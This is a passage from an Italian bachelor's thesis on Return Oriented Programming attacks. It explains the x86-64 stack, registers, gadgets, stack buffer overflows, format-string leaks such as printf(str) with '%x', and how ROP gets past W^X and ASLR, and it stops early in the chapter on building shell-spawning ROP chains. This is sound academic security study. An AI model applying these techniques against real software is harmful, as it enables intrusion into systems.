

UNIVERSITÀ CA' FOSCARI VENEZIA

---

Corso di Laurea in Informatica - Percorso Data Science

Tesi di Laurea

# Analisi e sperimentazione di attacchi Return Oriented Programming (ROP)



**Relatore**  
prof. Riccardo Focardi

**Laureando**  
Alessandro Gasparello  
Matricola 878169

---

Anno Accademico 2021/2022

# Ringraziamenti

Ringrazio infinitamente Emily per avermi sempre sostenuto e non aver mai smesso di credere in me e nelle mie potenzialità. Ringrazio tanto la mia famiglia che ha cercato per quanto possibile di aiutarmi e supportarmi soprattutto nei momenti più difficili. Ringrazio tantissimo anche i miei due zii che sono stati dal primo giorno i miei fan e supporter numero uno in questa esperienza. Ringrazio i miei amici per avermi sopportato e sollevato nei momenti più intensi di questo lungo e tortuoso viaggio.

# Sommario

Nell'ultimo ventennio, la tecnica di attacco informatico denominata Return Oriented Programming (ROP) si è distinta dalle altre grazie alle sue capacità di adattamento alle moderne architetture dei processori e di elusione delle tradizionali strategie di difesa quali la NX/DEP (No-execute/ Data Execution Prevention) e la ASLR (Address Space Layout Randomization).

In questo lavoro di tesi, inizialmente, verranno illustrati i concetti su cui si basa la ROP, quali ad esempio la sezione di memoria stack ed i principali registri del processore, necessari a comprendere interamente le sue potenzialità.

Successivamente, verrà analizzato l'impiego e la sperimentazione di essa mediante dei test effettuati su del codice in determinate condizioni, sfruttando alcune delle più conosciute e critiche vulnerabilità. Ogni test realizzato avrà come obiettivo l'applicazione personalizzata della tecnica in base alla situazione, per poter poi sviluppare efficaci attacchi anche in presenza di diversi sistemi di difesa. In conclusione, verranno proposti dei metodi di difesa per proteggere il codice da attacchi realizzati con questa potente ed efficace tecnica.

# Indice

<b>1</b>	<b>Introduzione alla Return Oriented Programming</b>	<b>1</b>
1.1	Concetti fondamentali per l'applicazione . . . . .	1
1.1.1	L'architettura del processore . . . . .	1
1.1.2	La sezione di memoria stack . . . . .	1
1.1.3	I registri del processore . . . . .	3
1.2	Funzionamento della tecnica . . . . .	4
1.2.1	I gadgets . . . . .	5
<b>2</b>	<b>Vulnerabilità sfruttabili dalla ROP e difese</b>	<b>7</b>
2.1	Vulnerabilità critiche all'interno dei codici . . . . .	7
2.1.1	Stack-based buffer overflow . . . . .	7
2.1.2	Format string . . . . .	9
2.2	Difese superabili dalla ROP . . . . .	10
2.2.1	$W \oplus X$ (W-xor-X) . . . . .	10
2.2.2	ASLR (Address Space Layout Randomization) . . . . .	10
<b>3</b>	<b>Tecniche di Attacco usando la ROP e possibili mitigation</b>	<b>12</b>
3.1	Attacco generico usando la ROP e gestendo i bad chars . . . . .	12
3.2	Attacco effettuando il dirottamento dello stack (stack pivoting) . . . . .	16
3.3	Attacchi sfruttando le librerie collegate . . . . .	17
3.3.1	Attacchi conoscendo la libreria collegata . . . . .	20
3.3.2	Attacco non conoscendo la versione della libc collegata . . . . .	22
3.4	Attacco utilizzando la funzione <code>__libc_csu_init()</code> . . . . .	23
3.5	Attacco con bypass dello "stack canary" . . . . .	25
3.6	Mitigation alla Return Oriented Programming . . . . .	27
<b>4</b>	<b>Testing degli attacchi</b>	<b>29</b>
4.1	Introduzione al setup e gli strumenti utilizzati per effettuare i test . . . . .	29
4.2	Test attacco generico Return Oriented Programming . . . . .	32
4.3	Test Stack pivoting . . . . .	36
4.4	Test su librerie collegate . . . . .	38
4.4.1	Return-to-PLT . . . . .	38
4.4.2	Return-to-GOT . . . . .	40
4.4.3	Return-to-libc con recupero versione . . . . .	42
4.5	Test Return-to-csu . . . . .	43

4.6 Test bypass del "Canary" . . . . .	46
<b>5 Conclusioni</b>	48
<b>Riferimenti bibliografici</b>	50

# Capitolo 1

## Introduzione alla Return Oriented Programming

### 1.1 Concetti fondamentali per l'applicazione

Nel seguente elaborato verrà affrontata la **Return Oriented Programming**, anche detta “Programmazione orientata al ritorno”. Essa è una tecnica mediante la quale un utente malintenzionato potrebbe alterare arbitrariamente il normale flusso di un programma senza dover necessariamente iniettare codice di alcun tipo.[\[68\]](#)

Per comprendere al meglio questa potente tecnica, è necessario primariamente approfondire tutti i concetti su cui essa è fondata, analizzando in primo luogo la gestione dell'esecuzione di un qualsiasi programma a livello di memoria e di registri.

L'approccio che verrà impiegato per effettuare gli attacchi si baserà specialmente sulla tipologia di architettura del processore con cui il software sotto attacco è stato precedentemente sviluppato. Questo perché le istruzioni facenti parte di esso saranno di fondamentale importanza nello sviluppo degli exploit, come sarà possibile notare nelle successive sezioni.

#### 1.1.1 L'architettura del processore

Negli anni, l'attacco basato sulla tecnica ROP si è dimostrato essere applicabile ad un vasto range di architetture differenti [\[25\]](#), quali: **x86**[\[72\]](#), **SPARC**[\[68\]](#), **AtmelAVR**[\[35\]](#), **Z80**[\[20\]](#).

Nel seguente lavoro ci si concentrerà sullo studio di questa tecnica applicandola all'architettura **x86-64**, anche detta “**AMD64**” e “**Intel 64**”, ossia l'evoluzione della classica **x86**. Con il passare degli anni essa ha acquisito una grande popolarità, rendendola ad oggi una delle maggiormente supportate e diffuse nei sistemi informatici.

Tutto quello che verrà affrontato farà quindi riferimento a questa architettura.

#### 1.1.2 La sezione di memoria stack

Il layout di memoria associato ad un qualsiasi programma in linguaggio C eseguito consiste di cinque segmenti [\[7\]](#), chiamati rispettivamente:

- **Stack**;
- **Heap**;
- **BSS** (Uninitialized data segment);
- **DS** (Initialized data segment);
- **Text**.

In questa porzione di elaborato si cercherà di illustrare la parte di memoria direttamente coinvolta negli attacchi ROP, ossia quella che viene generalmente chiamata **stack** o **execution stack** [65]. Questa sezione ha la particolarità di mantenere al suo interno tutte le variabili locali ed i parametri passati ad una funzione.




Figura 1.1: Rappresentazione del layout di memoria associato ad un programma.

In questa tipologia di attacchi, la suddetta parte di memoria assume notevole importanza, essa infatti è ciò che consente all'attaccante di assumere il controllo del flusso del programma. Il suo scopo principale è quello di mantenere traccia di ciò che viene comunemente definito “**return address**” o indirizzo di ritorno. Infatti, quando una funzione qualsiasi A viene chiamata da una funzione B, la funzione A deve necessariamente passare l'indirizzo su cui ritornare una volta che essa avrà terminato la propria esecuzione, e questa importantissima informazione viene memorizzata nello stack. Grazie a ciò sarà possibile recuperare l'indirizzo da cui si era interrotta la normale esecuzione del programma per effettuare la subroutine della funzione invocata, direttamente dallo stack, senza alterarne il flusso.[65] Come si vedrà successivamente questo sarà il fulcro su cui verteranno gli attacchi basati sulla **Return-Oriented Programming**, i quali sfrutteranno alcune vulnerabilità conosciute per modificarne il contenuto.

Tuttavia, come specificato precedentemente, questa parte di memoria deve mantenere tutte le variabili locali ed eventuali parametri passati ad una subroutine. Conseguentemente, qualsiasi buffer con relativo contenuto ed eventuali parametri introdotti in fase di chiamata della funzione saranno immagazzinati al suo interno, rendendola di fatto una zona di memoria tanto importante quanto rischiosa se violata.

Una volta compreso com'è strutturato lo stack è necessario approfondire maggiormente il suo funzionamento. Esso, come la struttura dati omonima, mantiene una politica di gestione degli elementi di tipo **LIFO (Last In First Out)** e prevede solamente due tipologie di operazioni: **push** e **pop** [85].

Solitamente queste due operazioni permettono di memorizzare o importare dati da esso collaborando direttamente con i registri del processore, i quali saranno approfonditi successivamente. Grazie alla push sarà possibile aggiungere nello stack il valore contenuto all'interno del registro specificato dall'operazione, mentre la pop consentirà la rimozione dell'ultimo elemento inserito in esso, per caricarlo poi nel registro specificato dall'operazione [23].

Quindi, è di fondamentale importanza capire come i registri del processore vengano utilizzati interagendo con lo stack, per comprendere interamente il suo funzionamento.

### 1.1.3 I registri del processore

Un registro del processore è una delle più piccole porzioni di memoria dove poter memorizzare dati facente parte della CPU del computer. Esso può contenere un'istruzione, un indirizzo di archiviazione o qualsiasi altro tipo di dato (come caratteri o una sequenza di bit) [57].

È importante che un registro sia abbastanza grande da poter contenere un'istruzione, ad esempio, in un computer a 64 bit come per l'architettura x86-64 un registro deve essere lungo almeno 64 bit.

Nell'architettura x86-64 i registri vengono solitamente suddivisi in cinque classi principali:

- **General purpose:** `rax`, `rbx`, `rcx`, `rdx`, `r8`, `...`, `r15`;
- **Stack:** `rsp`, `rbp`;
- **Instruction pointer:** `rip`;
- **Indexes:** `rsi`, `rdi`;
- **Single Instruction Multiple Data:** `xmm0`, `...`, `xmm15`;
- **Flag register:** `rFlag`, es: `ZF`, `CF`, `SF`.

Inoltre, è possibile accedere specificatamente a delle porzioni dei registri, come si può notare dalla figura 1.2.




Figura 1.2: Partizioni accessibili di un registro.



Per comprendere il funzionamento della **ROP**, verrà analizzato principalmente il funzionamento di tre registri: **rsp** (**stack pointer**), **rbp** (**base pointer**) e **rip** (**instruction pointer**). I primi due risultano essenziali nella gestione dello stack, ogni qualvolta all'interno di un programma viene richiamata una funzione, un nuovo **stack frame** specifico sarà creato ed essi delimiteranno questa nuova porzione di memoria. In particolare, il primo registro conterrà l'indirizzo dell'elemento in cima allo stack frame attuale, mentre il secondo conterrà il suo indirizzo di base [10].

Il **rip**, invece, conterrà sempre l'indirizzo di memoria su cui risiede la prossima istruzione da eseguire per mantenere il corretto flusso del programma, cioè il flusso che il creatore del codice si aspetta che sia eseguito.

## 1.2 Funzionamento della tecnica

Dopo aver introdotto i fondamenti su cui si basa la tecnica di attacco informatico **Return-Oriented Programming (ROP)**, in questa sezione si cercherà di illustrare il funzionamento di essa, quindi verranno messi assieme tutti i concetti visti nelle precedenti parti.

Un programma ordinario è costituito da una serie di istruzioni assembly, ed ognuna di esse è rappresentata da una serie di byte che, una volta interpretate dal processore, indurranno qualche cambiamento nello stato del programma. Come accennato precedentemente, il registro **rip** punterà sempre alla successiva istruzione che dovrà essere eseguita dal processore, una volta terminata quella attuale. Questo registro verrà sempre aggiornato dalla CPU dopo ogni istruzione eseguita, in modo che le istruzioni vengano sempre interpretate in sequenza e mantenendo il flusso designato [68]. Quando una funzione sarà invocata durante l'esecuzione del codice, com'è stato specificato in precedenza, verrà allocato un nuovo stack frame, e l'indirizzo di ritorno sarà memorizzato all'interno di esso [5]. A questo punto arriviamo alla motivazione per cui la **Return-Oriented Programming** venga così definita, essa prende il nome dalla celebre istruzione assembly "**RETN**" o "**Return from Procedure**" ("**ret**" in x86-64).

Al termine di una qualsiasi funzione o subroutine sarà sempre presente questo tipo di istruzione che, una volta raggiunta dal processore, gli imporrà di eseguire una serie di operazioni, quali: il decremento del registro **rsp** e soprattutto l'aggiornamento del contenuto del registro **rip** (che come chiarito in precedenza punterà sempre alla prossima istruzione che la CPU dovrà eseguire) memorizzando in esso l'indirizzo di ritorno presente in quel momento all'interno dello stack frame attuale.

Questa tecnica di exploit sfrutterà tale sequenza di operazioni, l'attaccante dovrà cercare di utilizzare a proprio vantaggio alcune vulnerabilità presenti all'interno del software per sovrascrivere con del codice arbitrario l'indirizzo di ritorno memorizzato nello stack, ottenendo così il controllo del flusso di esecuzione del programma.

Il reale punto di forza della **ROP** è la non necessità di iniettare alcun tipo di codice nuovo, utilizzando invece piccole sequenze di istruzioni assembly già disponibili all'interno del binary file del programma oppure delle librerie collegate all'applicazione, comunemente chiamate **Gadgets** [74].

### 1.2.1 I gadgets

Nella precedente sezione sono stati introdotti i **gadgets**, piccole sequenze di istruzioni assembly che presentano una rilevante particolarità, ossia quella di terminare sempre con un'istruzione **ret**. Esiste anche un'altra tecnica chiamata **Jump-Oriented Programming (JOP)**, che come suggerito dal nome sfrutta sequenze terminanti con un'istruzione **jmp** [12][31]. Essa è una strategia molto efficace, tuttavia non verrà trattata in questo elaborato. I **gadgets** sono uno strumento molto versatile per l'attaccante, il quale potrà utilizzarli una volta preso il controllo dello stack per effettuare qualsiasi operazione esso voglia riutilizzando il codice già presente.

<b>POP</b>	RSP;
<b>ADD</b>	RAX, 1;
<b>RET</b>	

Figura 1.3: Esempio di un ipotetico Gadget nell'architettura x86-64.

Esistono due tipologie di **gadgets** o sequenze: le “**Unintended Instruction Sequences**” e le “**Intended Instruction Sequences**” [25].

poiché nell'architettura x86-64 i **gadgets** non si limitano ad essere solamente sequenze di istruzioni esistenti. Essendo quest'ultime di dimensioni variabili potrebbe esistere una potenziale sequenza utile inattesa, prendendone semplicemente una intenzionale partendo da un offset differente da quello aspettato [18].




Figura 1.4: Esempio di un gadget ricavato da una sequenza intenzionale, prendendo un offset differente da quello previsto.

È anche questa una delle motivazioni che ha suggerito dopo decenni di ricerche, come la **ROP** sia Turing Completa [72][68], quindi in linea teorica è possibile assemblare qualsiasi tipo di programma arbitrario utilizzando solamente questi **gadgets** [9]. Essendo infatti queste sequenze tutte composte da una serie di istruzioni sempre terminanti da una **ret** (o **jmp**), l'attaccante potrà concatenare assieme questi gadget inserendoli opportunamente all'interno dello stack, formando quella che viene comunemente definita **ROP-Chain** [14].

Ora non resta che capire come un attaccante possa reperire queste essenziali sequenze di istruzioni. A tale scopo, sono stati ideati molti strumenti in grado di identificarli all'interno




Figura 1.5: Esempio di una possibile **ROP chain** caricata nello stack.

dei binary file. Alcuni dei più conosciuti ed utilizzati sono: **ROPgadget** di Jonathan Salwan [69], **Ropper** di Sascha Schirra [70] e **Radare2** del gruppo Radare [38]. Questi strumenti verranno approfonditi successivamente visto che saranno principalmente utilizzati per effettuare i diversi test. Ora che è stato chiarito il funzionamento di questa potente tecnica d'attacco è necessario comprendere in quali situazioni essa possa essere applicata, ossia di fronte a quali vulnerabilità risulti particolarmente efficace.

## Capitolo 2

# Vulnerabilità sfruttabili dalla ROP e difese

### 2.1 Vulnerabilità critiche all'interno dei codici

Nel capitolo 1 sono stati ampiamente discussi i punti fondamentali su cui si basa la **ROP**. Tuttavia, non è ancora stato approfondito in quali condizioni sia possibile applicare questa tecnica di attacco in un vero e proprio software. Effettuare un attacco con essa, significa sovvertire il controllo del flusso dell'applicazione in modo tale che vengano eseguite le azioni richieste dall'utente malevolo. Una delle classi di vulnerabilità più conosciute e diffuse al mondo che consentono di svolgere quanto appena descritto, è la *stack-based buffer overflow* [2][48]. Esistono altre classi della stessa tipologia, quali: *heap overflow* [40][26], *integer overflow* [28][41] e *format string vulnerabilities* [81][8].

In questo elaborato saranno approfonditi solo gli *stack-based buffer overflow* e le *format string vulnerabilities*, in quanto saranno le due tipologie presenti anche all'interno dei test.

#### 2.1.1 Stack-based buffer overflow

Nelle precedenti sezioni è stato assunto che fosse possibile sovrascrivere l'indirizzo di ritorno memorizzato nello stack di un codice scritto in linguaggio C, consentendo ad un attaccante di applicare la **ROP**. Tuttavia, non è ancora stato chiarito come sia possibile o quali siano le condizioni che consentano di effettuare questa operazione. Solitamente, un utente qualsiasi non dovrebbe essere in grado di modificare aree di memoria sensibili (come lo stack) riservate ad un programma in esecuzione. Esistono però delle vulnerabilità che se sfruttate correttamente ne conferiscono all'attaccante il controllo, rendendo di fatto possibili exploit come quelli di tipo **Return Oriented Programming**.

Una delle classi di vulnerabilità più conosciute e diffuse nel mondo della programmazione, che porta a questo tipo di conseguenze, è la *stack-based buffer overflow*. Come espresso nella sezione 1.1.2 del capitolo 1, nel frame stack attuale vengono salvati dati come variabili locali, argomenti passati alla funzione e indirizzo di ritorno. Il problema sorge quando all'interno di una subroutine viene definito un buffer, ossia viene riservata una sequenza di lunghezza predefinita di celle o blocchi di memoria (lo si può anche pensare semplicemente

come un qualsiasi array). Essendo esso una qualsiasi variabile, il suo contenuto verrà di conseguenza memorizzato nello stack frame corrispondente. Tuttavia, se per l'utente fosse possibile inserire più dati all'interno di questo buffer, rispetto allo spazio riservato in precedenza dal programma, allora si verificherebbe quello che viene comunemente definito come *buffer overflow* [2].

Grazie a questo fenomeno, l'attaccante potrà quindi sovrascrivere il contenuto dell'attuale stack frame con codice arbitrario, prendendo di fatto pieno controllo del flusso del programma. Nel caso della ROP, l'utente malintenzionato avrà come scopo quello di identificare la posizione nella quale è stato memorizzato l'indirizzo di ritorno nello stack, per poterlo sovrascrivere con un altro indirizzo effettuando un dirottamento del normale flusso d'esecuzione previsto dal programmatore [11].




Figura 2.1: Esempio di sovrascrittura dopo 48 Byte dell'indirizzo di ritorno nello stack frame tramite input inserito in Buffer (56 'A' inserite in Buffer).

Esistono diverse funzioni “insicure” nel linguaggio di programmazione **C** che se non gestite in maniera accurata possono portare a vulnerabilità di questo tipo, alcune di queste sono ad esempio la *gets*, la *strcpy* [52] e se non utilizzata in maniera opportuna anche la **read**. La prima delle tre non limita in alcun modo l'input che sarà inserito dall'utente, conferendo la possibilità di introdurre qualsiasi dato nello stack. La seconda funzione invece copia il contenuto della seconda stringa nella prima stringa specificata (ogni sequenza di caratteri in C è un buffer), ed anche in questo caso la copia sarà effettuata senza nessun controllo sulle dimensioni dei due buffer. L'ultimo caso prevede che sia l'utente a specificare il numero massimo di dati inseribili, tuttavia se questo dato fosse impostato in maniera scorretta un eventuale attaccante avrebbe la possibilità di oltrepassare l'area riservata al buffer sovrascrivendo il contenuto dello stack.

Allo stato attuale alcune delle funzioni considerate “insicure” sono state sostituite con altre versioni delle stesse più affidabili, come *fgets* e *snprintf* rispettivamente per *gets* e *strcpy* [52].

Una volta chiarita la principale vulnerabilità, la quale verrà sfruttata durante la fase dei test, un'altra classe sempre molto importante e pericolosa verrà approfondita, ossia le *format string vulnerabilities*.

### 2.1.2 Format string

Questa classe di vulnerabilità prende il suo nome dalla tipologia di argomento che può essere passato ad una *format function*, uno speciale tipo di funzione ANSI C, quale **printf**, **scanf** o un'altra della stessa categoria. Questa tipologia di funzione può prendere un numero variabile di argomenti, tra i quali appunto le *format strings*, e sono utilizzate per convertire un tipo di dato semplice nella sua rappresentazione in stringa [81].

Una *format string* è una stringa contenente testo e delle direttive di formato, quindi delle specifiche utili al compilatore per apprendere correttamente il tipo di una variabile. Esistono molteplici tipologie di queste speciali direttive, questo per fornire una rappresentazione corretta per ogni tipo di dato fornito. Alcune di queste sono:

Tipologia	Scopo
"%d"	stampare degli interi
"%s"	stampare una stringa
"%p"	stampare il valore di un puntatore
"%x"	stampare caratteri esadecimali

Queste direttive, infatti, sono inizialmente **interpretate** e successivamente **sostituite** con il valore appropriato. Ad esempio, in un'ipotetica chiamata alla funzione **printf**, se il primo argomento passato sarà una *format string*, essa verrà rimpiazzata col valore effettivo della variabile passata come secondo argomento (sempre che sia compatibile col tipo di variabile inserito), ed infine stampata.




Figura 2.2: Esempio di printf con direttiva di formato "%d" nel primo argomento e variabile di tipo intero come secondo.

Tuttavia, se come chiamata verrà effettuata la seguente: **printf(str)**, dove *str* può essere una *format string* contenente più direttive di formato, come la seguente: "%x%x". L'output che ne risulterà sarà il contenuto dei registri **rsi** e **rdx** in esadecimale. Aggiungendo ulteriori direttive è possibile recuperare i dati memorizzati nello stack, reperendo molte informazioni sensibili che non sarebbero altrimenti accessibili. La causa per cui questo accade è per via dalle **convinzioni di chiamata** definite nel set di specifiche **System V AMD64 ABI** [60] (utilizzate dall'architettura x86-64). Esse prevedono che per ogni chiamata a funzione i primi sei argomenti siano memorizzati nei registri **rdi**, **rsi**, **rdx**, **rcx**, **r8**, **r9**, mentre gli eventuali restanti verranno caricati nello stack. Quest'ultimo punto è quello che rende possibile la lettura dei dati contenuti nello stack mediante le *format strings*. La *format function* cercherà di reperire ciò che l'utente vuole stampare dallo stack, fornendogli qualsiasi dato presente in esso.

Essendo questa una delle vulnerabilità più pericolose e frequenti intorno agli anni 2000 [81],

col passare del tempo sono state trovate delle soluzioni a tale problema. Anche se molte di esse prevedono sempre che vi sia particolare attenzione da parte del programmatore durante la stesura del codice. Attualmente, i moderni compilatori evidenziano errori quando l'utente sta cercando di compilare del codice contenente una *format function* mal gestita <sup>1</sup>, invitandolo a modificarla per renderla più sicura. Esistono altrimenti delle regole applicabili al proprio codice definite nel **SEI CERT C Coding Standard**, che permettono di rendere più sicure le applicazioni sviluppate [16].

## 2.2 Difese superabili dalla ROP

Nella sezione 2.1 sono state approfondite alcune delle principali vulnerabilità che possono portare ad un exploit di un programma mediante la **ROP**. Ora ci si concentrerà nell'evidenziare quali difese questa potente tecnica è in grado di eludere e quali invece risultino particolarmente efficaci contro di essa.

Le principali difese che la ROP è in grado di superare abilmente sono: **W $\oplus$ X (Write xor Execute)** e **ASLR (Address Space Layout Randomization)**.

### 2.2.1 W $\oplus$ X (W-xor-X)

**W $\oplus$ X** o meglio conosciuta come **W-xor-X**, è un meccanismo di difesa introdotta per la prima volta nel sistema **OpenBSD**<sup>2</sup> nel 2003 [67]. Col passare degli anni venne introdotto anche negli altri sistemi assumendo diversi nomi come **DEP (Data Execution Prevention)**[59], e direttamente all'interno dei processori col nome di **NX bit (No-execute)**[61]. Il suo compito è quello di rendere non eseguibili specifiche aree di memoria, cosicché eventuali tentativi di eseguire codice macchina in quelle aree causeranno un'eccezione. Questa tecnica venne introdotta anche per evitare gli attacchi shellcode [6][2], i quali sfruttavano vulnerabilità per ottenere il controllo del flusso del programma ed iniettavano il codice macchina per invocare una *shell* direttamente dallo stack. Rendendo queste aree di memoria non eseguibile è possibile evitare tale tipologia di attacchi. Nonostante non sia abbastanza efficace da bloccare la **ROP**, che a differenza delle shellcode non inietterà nuovo codice da eseguire [71], ma sfrutterà i **gadgets** già presenti nei file.

### 2.2.2 ASLR (Address Space Layout Randomization)

**ASLR (Address Space Layout Randomization)** [79][71] è una tecnica di sicurezza, che venne per la prima volta implementata nei sistemi operativi nel 2001. Come la **W $\oplus$ X**, ha lo scopo di prevenire l'exploit di eventuali vulnerabilità che possono consentire ad un attaccante di corrompere aree di memoria.

Questa meccanica di difesa consiste nel rendere (parzialmente) casuale l'indirizzo su cui risiedono le funzioni di libreria e delle più importanti aree di memoria associate ad un

---

<sup>1</sup>Un esempio di format function mal gestita può essere quella vista in precedenza, ossia **printf(str)**.

<sup>2</sup>**OpenBSD** è un sistema *unix-like*, open-source e basato principalmente sulla sicurezza.

programma in esecuzione. In questo modo, un attaccante non sarà in grado di reperire gli indirizzi necessari per eseguire codice malevolo prima che il programma sia effettivamente eseguito.

Come si vedrà nelle sezioni successive di questo elaborato, esistono più metodi utilizzando la **ROP** per bypassare tale tipologia di difesa.



## Capitolo 3

# Tecniche di Attacco usando la ROP e possibili mitigation

Nei precedenti capitoli sono stati approfonditi tutti i concetti fondamentali su cui si basa la **ROP** ed il suo funzionamento. In questa parte del lavoro verranno invece spiegati differenti approcci con cui può essere applicata questa tecnica, in base al codice che verrà attaccato, oppure ai meccanismi di difesa attivi, o le differenti restrizioni imposte dallo sviluppatore originario del programma. Quindi, quello che verrà evidenziato in questi attacchi sarà la versatilità che questa tecnica offre.

Questa sezione avrà lo scopo di introdurre le idee che stanno alla base degli attacchi nei test. Ognuno di essi sarà poi illustrato dettagliatamente nel prossimo capitolo.

Inizialmente verrà riportato un classico attacco **ROP** concatenando vari **gadgets**, per poi realizzare attacchi effettuati in condizioni più scomode, ma riuscendo comunque ad applicare la tecnica.

In conclusione verranno introdotte alcune delle possibili tecniche di mitigazione utilizzate per fermare exploit basati sulla **Return Oriented Programming**, o più generalmente che sfruttano le vulnerabilità **buffer-overflow**.

### 3.1 Attacco generico usando la ROP e gestendo i bad chars

Com'è stato ampiamente descritto nei capitoli 1 e 2, la **Return Oriented Programming** sfrutta differenti tipi di vulnerabilità all'interno dei codici per alterare il normale flusso del programma. Per fare questo esso si avvale dei **gadgets**, importanti sequenze di istruzioni terminanti con una **ret**, concatenandoli assieme andando a formare una **ROP chain**.

Non è però sempre così scontato trovare all'interno dei binary file i gadgets necessari per costruire una **ROP chain** efficace, soprattutto se si lavora con codici relativamente brevi e poco complessi come nel caso dei test effettuati successivamente.

Nel seguente caso si è deciso di costruire una **ROP chain** che una volta inserita correttamente all'interno dello stack, fosse in grado di evocare una *shell*. Tuttavia per fare questo bisognerà avvalersi di più **gadgets**, spesso non sarà direttamente possibile effettuare una

particolare azione necessaria con un singolo gadget. Invece, saranno necessari più gadget in sequenza, utilizzandone di tipologie differenti e che all'apparenza sembrerebbero non risolvere il problema.

In questa prima fase verranno elencati alcuni dei principali **gadgets** o istruzioni che possono tornare spesso utili per la costruzione di una **ROP chain**.

## I principali gadgets utilizzabili

Per costruire una discreta **ROP chain** diviene necessario conoscere alcune delle principali istruzioni macchina, le quali consentono di effettuare varie operazioni all'interno dei codici. Di seguito verranno elencate e spiegate quelle generalmente più utili per effettuare un attacco **ROP** efficace con rispettive istruzioni utilizzabili [74]. Verrà sempre fatto riferimento al **Instruction Set** dell'architettura **x86-64** [42], e le istruzioni illustrate useranno l'*Intel Syntax*, quindi verranno scritte seguendo la struttura:

**COMANDO** <DESTINAZIONE>, <SORGENTE>;

- **Caricare un dato in un registro:**

Una delle azioni più utili da effettuare in una **ROP chain** è caricare dei dati all'interno dei registri. Se presente all'interno dei binary file si può utilizzare:

**POP** <REG>; **RET**;

oppure, è possibile anche usarla concatenata ad una **MOV** per spostare il contenuto da un registro ad un altro. Questo, se non è disponibile una **POP** che carichi direttamente i dati nel registro desiderato

**POP** <REG2>; **MOV** <REG1>, <REG2>;

- **Caricare in una zona di memoria un dato da un registro:**

